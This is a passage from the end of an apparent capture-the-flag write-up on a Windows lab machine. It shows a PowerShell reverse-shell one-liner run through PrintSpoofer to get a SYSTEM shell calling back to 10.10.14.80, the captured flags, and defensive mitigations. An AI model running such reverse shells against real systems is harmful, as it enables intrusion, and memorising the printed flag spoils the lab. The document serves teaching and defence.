listening on [any] 4445 ...
PS C:\windows\system32\inetsrv> C:\temp\ps.exe -c "powershell -c `$client=New-Object System.Net.Sockets.TCPClient('10.10.14.80',4445);`$stream=`$client.GetStream();[byte[]]`$bytes=0..65535|%{0};while((`$i=`$stream.Read(`$bytes,0,`$bytes.Length))-ne 0){;`$data=(New-Object -TypeName System.Text.ASCIIEncoding).GetString(`$bytes,0,`$i);`$sendback=(iex `$data 2>&1 | Out-String );`$sendback2=`$sendback+'PS '+(pwd).Path+'> ';`$sendbyte=([text.encoding]::ASCII).GetBytes(`$sendback2);`$stream.Write(`$sendbyte,0,`$sendbyte.Length);`$stream.Flush()};`$client.Close()"
1
2
3
4
connect to [10.10.14.80] from (UNKNOWN) [10.129.234.73] 57438

PS C:\Windows\system32> whoami
nt authority\system
The SYSTEM-level PowerShell reverse shell after PrintSpoofer successfully impersonates the Spooler service token and spawns the shell under NT AUTHORITY\SYSTEM:
Flag Collection
Both flags are retrieved from their respective Desktop locations.
User flag — from jack.black’s Desktop, confirmed during the initial shell session:
C:\>cd C:\Users\jack.black\Desktop

C:\Users\jack.black\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A9B2-0C2A

 Directory of C:\Users\jack.black\Desktop

11/09/2021  09:43 PM    <DIR>          .
04/16/2025  10:48 AM    <DIR>          ..
07/11/2026  06:22 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   5,429,432,320 bytes free

C:\Users\jack.black\Desktop>type user.txt
0a016fc84f4c0eb1970***********
Root flag — from Administrator’s Desktop, read from the SYSTEM shell:
PS C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
6497616365f1ba4c5a98aaa603a8c5f4
Mitigations and Security Recommendations
Disable SMTP VRFY and EXPN Commands. The VRFY command on hMailServer allows unauthenticated enumeration of every valid mailbox on the server. Disabling or rate-limiting VRFY and EXPN prevents trivial username harvesting that would otherwise remove the need for any credential guessing phase. Most production mail servers have no operational requirement for these commands to be accessible externally.
Harden LibreOffice Macro Execution Policy. The entire initial access vector depends on LibreOffice executing an embedded macro without requiring explicit user approval, or on a user who has been conditioned to click “Enable Macros.” Enforce a Group Policy that sets MacroSecurityLevel to High or Very High, disabling macros from untrusted documents by default. Deploying document sandboxing or routing inbound attachments through a detonation service before delivery would catch this class of payload before it reaches the end user.
Avoid Publishing Internal Workflow Details Publicly. The job posting specified both the exact document format (LibreOffice) and the direct submission address. This information reduced the attacker’s required social-engineering effort to near zero — the pretext was provided by the target itself. Submission instructions should not specify which software the recipient uses to open attachments, and job application addresses should route through a gateway that strips or sandboxes attachments before delivery to an internal mailbox.
Apply Least Privilege to the developers Group. The JOB\developers group should never hold write access to a production IIS web root. Write access to C:\inetpub\wwwroot grants the ability to plant arbitrary code that executes under the web server’s identity. Developer access to web content should flow through a CI/CD pipeline with code review and deployment controls, not direct filesystem write permissions on the production host.
Monitor the IIS Web Root for Unexpected File Changes. File integrity monitoring on C:\inetpub\wwwroot would have detected cmd.aspx at the moment it was written — before any request was made to it. Alerts on new .aspx, .ashx, or .asp files appearing outside of scheduled deployments are a high-signal indicator of webshell deployment.
Remove SeImpersonatePrivilege from IIS Application Pool Identities Where Not Required. SeImpersonatePrivilege is assigned to IIS application pool identities by default for historical compatibility reasons. Where the application does not require impersonation of authenticated callers — which is the case for the vast majority of web applications — this privilege can be removed via Group Policy or by running the application pool under a custom service account with a reduced token. Alternatively, deploying Windows Defender Credential Guard or enforcing token protection policies limits the effectiveness of named-pipe impersonation techniques.
Implement Egress Filtering on Web Server Hosts. Outbound TCP connections from an IIS worker process to arbitrary external IPs over ports 443, 4444, and 4445 are not expected behaviour for a web server. Network-level egress filtering restricting outbound connections from server hosts to known-good destinations would have blocked every reverse shell callback in this chain. Host-based firewall rules on the IIS server should permit only the ports and destinations required for its documented function.
Monitor Process Spawning from IIS Worker Processes. w3wp.exe (the IIS worker process) spawning cmd.exe, powershell.exe, or certutil.exe is a strong indicator of webshell execution. Windows Event ID 4688 with process creation auditing enabled, or EDR telemetry, will surface these spawn chains in near real-time. Alerting on soffice.exe (LibreOffice) or WINWORD.EXE spawning powershell.exe or wscript.exe provides equivalent coverage for macro execution on the initial phishing phase.